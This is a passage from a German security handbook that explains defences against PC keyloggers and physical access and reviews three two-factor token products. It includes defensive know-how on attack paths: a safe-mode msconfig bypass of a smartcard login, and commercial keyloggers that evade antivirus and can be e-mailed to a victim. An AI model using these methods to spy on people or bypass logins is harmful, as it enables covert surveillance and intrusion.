1. Die tückischste und effektivste Angriffsvariante besteht im Einsatz eines Hardware-basierten Keyloggers, was das Kapern eines Rechners ungemein erleichtert und den Einsatz von Passwortcrackern etc. entbehrlich macht. Da kaum jemand seinen Rechner geschweige denn sein Keyboard täglich inspiziert, muss man hier größeren technischen Aufwand betreiben, um dieses Risiko auszuschließen. Da Softwareschutzmaßnahmen wie z. B. der Einsatz einer virtuellen Tastatur[34] erst nach dem Hochfahren des Betriebssystems greifen, muss der Zugriff des Hardware-Keyloggers also schon im Vorfeld abgewehrt werden. In Betracht kommen hier Verschlüsselungssysteme mit Pre-Boot Authentication in Kombination mit einem entsprechenden USB-Token.
   Diese Zwei-Faktoren-Authentifizierung garantiert maximale Sicherheit, da der Zugangscode aus zwei voneinander unabhängigen Bestandteilen generiert wird: dem im USB-Token gespeicherten Schlüssel (den man besitzt) und einer Benutzer-PIN (die man weiß). Da der Keylogger nur die PIN abgreifen kann, zum Entsperren der

[34] zu erreichen unter Windows: *Start / Ausführen / osk.exe*

Hardware aber zwei Codes notwendig sind, bleibt der Angreifer außen vor – selbst wenn der die Festplatte ausbauen oder den PC über eine CD booten würde. Die Kosten für eine derartige Absicherung setzen sich zusammen aus Lizenzkosten (z. B. Einzellizenz für DrivecryptPlus[35] 125 €) zzgl. Kosten für die damit einhergehende Hardware (z. B. ca. 45 € für den USB-Token).

2. Das CMOS-Anmeldepasswort sollte auf jeden Fall gesetzt werden; neuere BIOS-Versionen verfügen häufig nicht mehr über Masterkeys.

3. Der Rechner sollte gegen unbefugtes Öffnen des Gehäuses geschützt werden, z. B. durch ein kleines, aber solides Vorhängeschloss. Ein Datendieb müsste dann mit Bolzenschneider etc. anrücken, was die Wahrscheinlichkeit eines Datenklaus deutlich verringert (Gelegenheit macht Diebe). Oftmals befinden sich auch Sensoren im Inneren moderner PCs, die eine Öffnung des Gehäuses registrieren und beim nächsten Bootvorgang darauf hinweisen. Da diese Lösungen jedoch nicht immer zufriedenstellend arbeiten, bieten sie sich allenfalls als flankierende Maßnahme an.

4. Gegen das Hochfahren eines Rechners mit einem externen Bootmedium (USB-Stick, CD-ROM etc.) oder dem Zugriff über einen extern verbundenen Firewire-Rechner können folgende Maßnahmen getroffen werden: Deaktivieren von Autoplay und ungenutzten Schnittstellen, Pre-Boot-Encryption, Deaktivieren des Standby-Modus; Herunterfahren des PCs, wenn er längere Zeit unbeaufsichtigt bleibt. Zusätzlich können die relevanten Zugangsports mit einer Softwarelösung gesperrt beziehungsweise kontrolliert werden.

5. Das Rücksetzen des Administratorpassworts lässt sich nur verhindern, wenn der externe Zugriff auf das Betriebssystem unterbunden ist (vgl. oben). Im Übrigen kommt es häufiger vor, dass bei der Erstinstallation von Windows gar kein Passwort vergeben wurde. Ein Datendieb könnte sich dreist als Administrator anmelden und hätte freien Zugriff auf Programme und Daten. Hier empfiehlt es sich auf jeden Fall, für das Administratorkonto ein Passwort zu vergeben, z. B. im laufenden Betrieb durch:
Start / Ausführen / net user administrator <passwort>. Außerdem sollte sichergestellt werden, dass nur ein Administratorkonto eingerichtet ist. Wird das Passwort zurückgesetzt, fällt es dann nämlich sofort auf.

6. Gegen Passwortknacker wirken organisatorische und technische Maßnahmen. Vor allen Dingen sollte der unsichere LanManager-Hash in der Registry unter *HKLM\SYSTEM\CurrentControlSet\Control\LSA* deaktiviert werden: Erstellen Sie dort einen DWORD-Wert mit dem Namen NoLMHash und setzen Sie ihn auf 1. Ansonsten gilt für die Passwortvergabe:

   - mindestens acht, besser zehn Zeichen lang,
   - Verwendung von Groß- und Kleinbuchstaben,
   - mit Zahlen,
   - mit Sonderzeichen,
   - kein Begriff aus dem Wörterbuch und keine Namen.

[35] www.securstar.com

12.4 Zwei-Faktoren-Authentifizierung

Nach einer internen Diskussion haben wir uns entschlossen, das oben genannte Verfahren unter pragmatischen Aspekten etwas stärker herauszustellen. Viele auch weiter unten beschriebene Angriffstechniken haben das Ausspähen vertraulicher Daten, insbesondere Anmeldekennwörter und Login-Daten zum Ziel. Obwohl es leistungsfähige Software gibt, dies zu verhindern, ist eine Softwarelösung in den allermeisten Fällen unsicherer als eine Technik, die auf eine Kombination von Hardware und Software setzt. Wir stellen hier drei kostengünstige, in wichtigen Details allerdings voneinander abweichende Lösungen vor, die nicht zuletzt auch für Privatanwender interessant sein dürften.

12.4.1 iKey 2032 von SafeNet[36]

Der iKey ist ein USB-Token, ein kompaktes Zwei-Faktoren-Authentifizierungstoken, das manipulationssicher ist und die Generierung und Speicherung von Schlüsseln sowie die Verschlüsselungsfunktionalität und den Support für digitale Signaturen übernimmt. Es kann eingesetzt werden zur Sicherung des Benutzer-Logins, der E-Mail-Verschlüsselung, der Festplattenverschlüsselung, der VPN-Authentifizierung und anderer geschützter Clientapplikationen.

Bild 12.18: USB-Token

Wie eine Smartcard enthält der iKey einen Chip, auf dem sich maximal 32 KB Daten speichern lassen, u. a. Zertifikate, persönliche Schlüssel, Login-Daten und Lizenzen. Auch wenn man als Privatanwender damit keine komplexe Sicherheitslösung wie Entrust[37] betreiben will, ist das Token, das man ab etwa 30 € z. B. bei eBay erwerben kann, dennoch für zwei Hauptzwecke gut nutzbar: die geschützte Windows-Anmeldung und die Festplatten-/Containerverschlüsselung, z. B. mit Drivecrypt.

Der Login in das Token wird mit einer Passphrase gesichert. Erst danach kann man seine Schlüssel und Zertifikate importieren. Als Privat-User kann man die für die weitere Arbeit notwendigen Zertifikate kostenlos bei einer Institution wie CAcert.org[38]

---

[36] www.safenet-inc.com/Products/Data_Protection/Multi-Factor_Authentication/Certificate-based_PKI_USB_Authenticators.aspx

[37] www.entrust.com

[38] www.cacert.org

oder *https://cert.startcom.org/* downloaden; natürlich kann man auch ein Zertifikat bei einem E-Mail-Provider wie *web.de* beantragen. Die genauen Schritte sind ausführlich im iKey-User's Guide beschrieben.




Bild 12.19: iKey-Schaltzentrale

Außer mit den Windows-Versionen 2000/2003/2008, XP und Vista sowie Mac OS arbeitet iKey auch mit einer Reihe von Drittanbietern zusammen, z. B. mit Securstar, dem Anbieter von Festplattenverschlüsselungstools wie DriveCrypt und DriveCryptPlus.




Bild 12.20: Der DriveCrypt-Schlüssel wird im iKey gespeichert

Das Procedere ist bei allen Applikationen ähnlich. Immer dann, wenn ein Login oder eine Authentifizierung gefordert ist, muss der Anwender das Token plus die dazu passende PIN bereithalten.

An dieser Hürde scheitern alle Keylogger, da sie höchstens die PIN protokollieren können, die ohne zugehörigen Token aber völlig wertlos ist. Wird die 2-Faktoren-Authentifizierung mit einer Verschlüsselung der Bootplatte kombiniert, spricht man von einer 2-Faktoren-Pre-Boot-Authentication. Alle darauf gespeicherten Daten sind sowohl vor Passwortangriffen mit Passwortcrackern und Keyloggern als auch vor dem direkten Ausspähen durch externen Zugriff via Boot-CD, Image-Cloning etc. geschützt. Eine Alternative zum USB-Token sind Smartcard-Reader, wie sie im e-Banking (HBCI) eingesetzt werden.




Bild 12.21: Festplattenverschlüsselung mit Token und PIN

12.4.2 Chipdrive Smartcard Office

Wer den Umgang mit Zertikaten, Zertifikatspeichern, Private Keys und Public Keys scheut und eine deutschsprachige Oberfläche bevorzugt, findet mit dem Chipdrive-Produkt[39] sicher eine angemessene Lösung. Aus Sicht des Privatanwenders besteht der einzige gravierende Nachteil gegenüber dem USB-Token in der erforderlichen Anschaffung eines Kartenlesers. Dieser wird von unterschiedlichen Firmen angeboten (Sicherheitsklasse 2 ab 50 €), und wer die Anschaffung erwägt, wird den Reader auch fürs e-Banking sehr praktisch finden – zumal er von den meisten Experten als die einzig wirklich sichere Lösung für diesen Zweck angesehen wird.

Bild 12.22: Chipdrive Masterkey

[39] www.chipdrive.de

Selbst wenn Sie auf die Anschaffung des Masterkeys für ca. 15 bis 18 € verzichten, können Sie dennoch mit anderen, bereits vorhandenen Chipkarten arbeiten. Der Funktionsumfang von Smartcard Office ist beeindruckend:

- **WinLogon** für die sichere An- und Abmeldung an Microsoft Windows.
- **Password Manager,** der alle z. B. für Online-Shops benötigten Passwörter sicher auf der Chipkarte speichert.
- **Disk Encryption** für die Container-Verschlüsselung.
- **Smartcard Manager** für die zentrale Chipkartenverwaltung, inklusive Backup.
- **Smartcard Tools,** ein nettes Add-On für die Nutzung bestehenden Chipkarten (SIM Manager Pro, Geldkarten- und Krankenkarten-Viewer, Smartcard Editor).
- **Notepad** zur Speicherung der wichtigsten Zugangsdaten und Seriennummern.
- **Form Fill** für das sichere Ausfüllen von Internetformulardaten.

Die Installation gestaltet sich supereinfach; lediglich beim WinLogon muss festgelegt werden, wie das System reagieren soll.




Bild 12.23: Konfiguration WinLogon

Am sichersten ist es, die Windows-Anmeldung komplett auf die Smartcard umzustellen[40]. In diesem Fall wird das normale Administratorkennwort ersetzt und die Anmeldung übernimmt das Chipdrive Winlogon-Modul. Eine gewisse Vorsicht ist allerdings angeraten. Wird die PIN (die das Admin-Kennwort ersetzt) dreimal falsch eingegeben, sperrt das System und es gibt dann nur noch sehr eingeschränkt Zugriffsmöglichkeiten auf Windows. Da Windows auf die Smartcard sozusagen eingeschworen wurde, macht es auch keinen großen Sinn, das Administratorkennwort mit einer CD zurückzusetzen.

[40] In der Voreinstellung kann der User sich konventionell oder über die Smartcard anmelden.




Bild 12.24: Das CHIPDRIVE-Kontrollzentrum

Für Privatanwender ist der gebotene Rundumschutz einfach zu managen, preiswert und sicher, da die wichtigsten Daten dem Zugriff von Keyloggern entzogen sind. Allerdings – und das ist ein kleiner Nachteil, den das Smartcard Office mit vielen anderen vergleichbaren Produkten teilt – fehlt die Möglichkeit, die Bootpartition zu verschlüsseln. Damit kann man sich durchaus arrangieren, wenn man seine privaten Daten in einer vom Programm angebotenen Containerdatei (die wie ein separates Laufwerk angesprochen werden kann) versteckt. Der Verschlüsselungsalgorithmus (AES, DES, Triple DES) wie die angebotene Verschlüsselungsstärke (bis 256 Bit) sind nach heutigem Kenntnisstand ausreichend.

Eine Sicherheitslücke in diesem Konzept gibt es aber trotzdem: Im abgesicherten Modus kann ein Angreifer sich als Administrator einloggen und mit *Start / Ausführen / msconfig* die Starteinstellungen manipulieren, d. h., er deaktiviert die Smartcard-Treiber und die zugehörigen Startprogramme. Danach kann er sich beim Neustart völlig ungestört an einem zuvor gesetzten Admin-Konto anmelden und das System manipulieren.

Um die Spuren seines Eindringens zu verwischen, würde er im letzten Schritt die zuvor aktivierten Treiber und Startprogramme wieder deaktivieren, um den Ursprungszustand wieder herzustellen. Das ist allerdings nur halb so schlimm, wie es sich anhört. Denn der grundsätzliche Schutz, die Absicherung wichtiger Schlüssel und Logindaten via Smartcard, wird dadurch nicht beeinträchtigt. Selbst wenn im Hintergrund ein frisch installiertes Remote Administration Tool läuft, wären diese Daten weiterhin geschützt.

12.4.3 Security Suite

Die Security Suite[41] (vormals Authention) von Digitronic ist ebenfalls ein deutschsprachiges Produkt, das Wechseldatenträger sowie alle PKCS#11-fähigen Geräte und ausgewählte Smartcards, Keys, Magnetkarten und berührungslose Systeme unterstützt. Die Security Suite gibt es in der Home Edition mit folgenden Features:

- Nutzung von bis zu 16 verschlüsselten Laufwerken gleichzeitig, wobei jedes Laufwerk bis zu 1 TB (Terabyte) groß sein kann
- Verschlüsselung der Daten mittels fortschrittlicher und standardisierter Verschlüsselungsalgorithmen wie AES, Blowfish oder Triple-DES
- Möglichkeit der automatischen Verbindung von verschlüsselten Laufwerken, bei der die Passwörter sicher auf USB-Sticks, Smartcards oder anderen Hardwareschlüsseln abgespeichert werden
- Sichere Anmeldung am Betriebssystem mittels Hardwareschlüssel und spezifischer PIN
- Nach einmaliger Authentifizierung – Anmeldung bei sämtlichen Anwendungen wie Online-Banking, eBay, E-Mail-Postfach, ohne erneute Eingabe der Zugangsdaten
- Einfache und komfortable Aufzeichnung von Zugangsdaten über einen Hotkey
- Sichere und verschlüsselte Ablage der Zugangsdaten auf USB-Sticks, Smartcards oder anderen Hardwareschlüsseln

Für professionelle Anwender stehen zusätzliche Netzwerkmodule bereit, unter anderem

- **Crypted Group Share,** mit dem Benutzergruppen vertrauliche Daten auf Netzlaufwerken sicher speichern können
- **Universal Device Block** verhindert die Benutzung unerwünschter USB-Geräte
- **Extended Device Block** managt das Blockieren weiterer Gerätegruppen am PC
- **Token Management System** für die Verwaltung des Tokens und seiner Daten

Mit dieser Zweiteilung hat Digitronic auf die Anwenderkritik reagiert, dass das Tool für Privatanwender überdimensioniert sei. Dank einer zur Verfügung gestellten Testlizenz kann der Anwender in Ruhe testen, wie er mit den Sicherheitsfeatures in der Praxis klarkommt.

Nach der Installation kann der Anwender sich anhand einer kompilierten Videohilfedatei über die einzelnen Schritte seiner Wunschkonfiguration informieren. Gut gelöst ist auch die Einbindung älterer Token (wie unseres iKey): Auf der Downloadseite von Digitronic kann sich der Anwender die für die Anbindung benötigten Treiber direkt herunterladen.

---

[41] www.digitronic.net/security_suite.html




Bild 12.25: Überschaubare Installationsroutine




Bild 12.26: Die Security Suite arbeitet mit den gängigsten Tokens & Security Cards zusammen

Die Inbetriebnahme von Security Suite gestaltet sich dann nach der Installation und Konfiguration des Tokens relativ einfach. Beim Starten von Windows muss der Anwender sich mit der zum ausgewählten Token passenden PIN anmelden.




Bild 12.27: Anmeldeprozedur der Logon-Komponente

Der sicherheitsbewusste Anwender wird allerdings die Alternativanmeldung via Strg-Alt+Entf ausschließen und nur das Procedere über den Token zulassen. Was uns beim Test allerdings auffiel war, dass etliche Sekunden verstrichen, bis der Token erkannt wurde, subjektiv hatten wir den Eindruck, dass die Anmeldung über Smartcard Office um etliches schneller war. Auf der anderen Seite bietet Security Suite ein Sicherheitsfeature, mit dem Smartcard Office nicht aufwarten kann: Auf Wunsch blockiert das Programm den Windows-Start im abgesicherten Modus, wodurch ein Angreifer erst einmal daran gehindert wird, sich über den Umweg als Administrator ins System einzuhacken.

Es gibt aber auch einen Wermutstropfen, über den auch versiertere User stolpern können. Wir wollten testen, wie wirkungsvoll die USB-Ports blockiert werden, und haben im Nachhinein diese Option aktiviert. In der Folge waren dann scheinbar via Default tatsächlich alle USB-Ports blockiert, neben der externen Soundcard auch Scanner, Security-Card-Reader, USB-Hubs (inkl. Maus) und natürlich auch unser USB-Token.

13 Szenario II: Der PC ist verwanzt

Ausgangsszenario:
Angriffsziel ist wieder Ihr Bürorechner bzw. Ihr PC zu Hause; nur geht es dieses Mal nicht um den einmaligen Abgriff der Daten, sondern um eine zeitlich befristete Abhörattacke. Der Angreifer kommt aus Ihrem persönlichen oder beruflichen Umfeld. Ziel der Überwachung sind alle Aktivitäten, die Sie am PC abwickeln: E-Mails, e-Banking, Internet, Zeichnungen, Grafiken, Bilder und vieles mehr.

Bekanntlich ernähren sich Wanzen in freier Wildbahn durch Saugen von Pflanzensäften oder (seltener) von Blut. Im übertragenen Sinn nennt man auch elektroakustische Abhörgeräte *Wanzen*. PC-Wanzen wiederum, wozu insbesondere die Software-Keylogger gehören, sind Überwachungsprogramme (Surveillance Tools), mit denen sich so gut wie alle Anwenderaktivitäten überwachen lassen. Grundsätzlich macht es Sinn, hier zwischen spezifischen und unspezifischen Attacken zu unterscheiden – auch im Hinblick auf die Abwehrmöglichkeiten.

Eine unspezifische Attacke erfolgt für gewöhnlich über eine präparierte Webseite oder einen infizierten Mailanhang. In beiden Fällen wird neben anderer Malware auch ein Keylogger installiert, mit dem u. a. alle Texteingaben des Users protokolliert und an eine unbekannte Adresse via Mail oder FTP weiterverschickt werden. Der Angreifer ist in aller Regel nicht an der Person X interessiert, diese gerät eher zufällig in sein Visier. Ob er jetzt die Login- oder Kontodaten von X oder Y ausspioniert, ist nicht kriegsentscheidend, es zählt hier vor allem das Resultat: finanziell verwertbare Informationen abzuziehen und missbräuchlich einzusetzen.

Anders bei der spezifischen Attacke, wo z. B. Sie als Person im Visier auftauchen. Der Angreifer hat es nicht auf irgendwelche verwertbaren Daten, sondern genau auf Ihre persönlichen Daten abgesehen. Gründe dafür gibt es viele, sei es die misstrauische Ehefrau, die fortgesetzte Untreue vermutet, seien es die Eltern, die ihren Zögling gern der missbräuchlichen Internetnutzung überführen möchten. Abgesehen von staatlichen Institutionen, die berufsbedingt gern lauschen und abhören, können hinter diesen Attacken auch mehr oder minder legitime Interessen von Arbeitgebern stehen, die finanzielle Untreue, Verrat von Firmengeheimnissen beweisen bzw. abstellen möchten. Last but not least nutzen viele Industriespione Softwarewanzen bzw. Keylogger, um relevante Forschungsergebnisse und -dokumente über einen längeren Zeitraum hinweg auszuspionieren. Nach einer Studie von iDefense (nach 2005 leider nicht weitergeführt) erlebten zwischen 2000 und 2005 Keylogger einen wahren Höhenflug.




Bild 13.1: Grafik iDefense: Hochkonjunktur für Keylogger

Im Gegensatz zu ihren Kollegen von der Hardwarefraktion bieten Software-Keylogger mehr Funktionalität und mehr Bedienungskomfort (aus Sicht des Angreifers). In fast allen Fällen, wo eine bestimmte Person im Fokus des Angreifers steht, wird man sich nicht auf Hackertools verlassen, sondern zu einem kommerziellen Produkt greifen (oder staatlicherseits auf eine Eigenentwicklung setzen, wie zum Beispiel der Bund im Rahmen der Online-Durchsuchung[42] auf den Bundestrojaner). Kommerzielle Produkte bieten nicht nur mehr Sicherheit, sondern auch mehr Supportleistungen für die Anwender.

Der größte Vorteil besteht indes darin, dass nach unseren Tests viele kommerzielle Surveillance Tools von gängigen Virenscannern nicht aufgespürt bzw. nicht als Malware identifiziert werden, vermutlich um Schadenersatzklagen abzuwenden. Das Risiko, dass das Opfer durch einen verdächtigen Eintrag in einem Scanprotokoll mehr zufällig über den Keylogger stolpert, kann dadurch merklich verringert werden. Um kommerzielle Keylogger einzusetzen, braucht sich der Angreifer auch nicht mehr unbedingt vor Ort die Finger schmutzig zu machen: Produkte wie der Ardamax Keylogger[43] verfügen über alternative Installationsroutinen, wo der vorkonfigurierte Keylogger dem Opfer auch via E-Mail zugeschickt werden kann. Vor allem aber ist Keylogging ein Geschäft, wie der folgende Fall aus Israel zeigt:

Rechtliche Folgen

